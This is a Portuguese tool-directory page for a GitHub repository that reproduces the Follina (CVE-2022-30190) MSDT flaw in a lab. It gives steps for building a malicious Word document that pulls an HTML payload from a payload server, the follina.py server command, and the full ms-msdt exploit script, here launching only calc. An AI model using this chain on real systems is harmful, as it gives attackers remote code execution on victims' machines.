
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2022-30190 — Guia passo a passo de reprodução para a vulnerabilidade de execução remota de código CVE-2022-30190 (Follina) MSDT, incluindo criação de documento malicioso e configuração de servidor C2. | Kitploit
Ferramentas/GitHubGitHub/yrkuo/cve-2022-30190
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebAprendizado e EducaçãoLabs e Prática
GitHubyrkuo/cve-2022-30190

CVE-2022-30190

Guia passo a passo de reprodução para a vulnerabilidade de execução remota de código CVE-2022-30190 (Follina) MSDT, incluindo criação de documento malicioso e configuração de servidor C2.

Ver Repositório
16há 3 anosAinda não revisado
Compartilhar

CVE-2022-30190

aka Follina

Descrição da Vulnerabilidade

O Follina existe na Ferramenta de Diagnóstico de Suporte da Microsoft (MSDT). Quando um aplicativo chama o MSDT para suporte por meio de um protocolo de URL, surge uma vulnerabilidade de execução remota de código. Uma exploração bem-sucedida permite que um invasor execute código arbitrário com base nas permissões do aplicativo em execução.

Ambiente de Reprodução da Vulnerabilidade

* Host OS: Ubuntu 22.04 LTS
* Guest OS: Windows 10 Pro x64, versão 2004, build 19041.1237
* Microsoft Office: Word 2016

Procedimento de Reprodução

Criando um Documento Malicioso


Passo 1: Crie um documento Word (.docx) e insira um objeto OLE (ex.: Bitmap Image) no texto. Passo 2: Descompacte o arquivo .docx e edite o arquivo word/_rels/document.xml.rels dentro da pasta. Altere o Target="embeddings/oleObject1.bin" destacado em amarelo na imagem abaixo para: Target = "http://<payload_server>/<random_name>.html!" e adicione o atributo TargetMode = "External". rels Passo 3: Edite o arquivo word/document.xml dentro da pasta. Altere o Type="Embed" destacado em amarelo na imagem abaixo para Type="Link" e adicione o atributo UpdateMode="OnCall". doc Passo 4: Use o 7-zip para abrir o arquivo .docx (não descompactar) e substitua os dois arquivos mencionados dentro do .docx. Conclua a criação do documento malicioso.

Configurando o Servidor C2

Baixe o Follina.py publicado por John Hammond. Aqui, usaremos um comando básico para abrir a calculadora como exemplo: python3 follina.py -c calc.exe -i eth0

NOTA

No arquivo Follina.py, linhas 117-125, ocorre a criação do payload malicioso (.html). O conteúdo é mostrado abaixo: <script>location.href... é o script que executa a calculadora na máquina vítima. Todo o documento também é preenchido com uma grande quantidade de caracteres aleatórios para atingir um tamanho mínimo de 4096 bytes. O motivo pode ser consultado em “Follina” MSDT Attack

<script>location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'Y2FsYw=='+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\""; //pydvwofyowvcmgcaevgukzhjgmfirqpffuiclrgzlobvnrxknespfklndldfazyefpyxjbixgykmzeumodxedsxpaduvcqygjhrxzeqpuhdgcmpzsxkkpdzdielmoiwzknqxtxinxymsnuugffkxvzwxetrl...(4096 bytes)
</script

Documentos de Referência

Notícia Follina.py
Documento malicioso
Teste de vulnerabilidade 1
Teste de vulnerabilidade 2
Teste de vulnerabilidade 3


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    371
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    336
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    322

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →




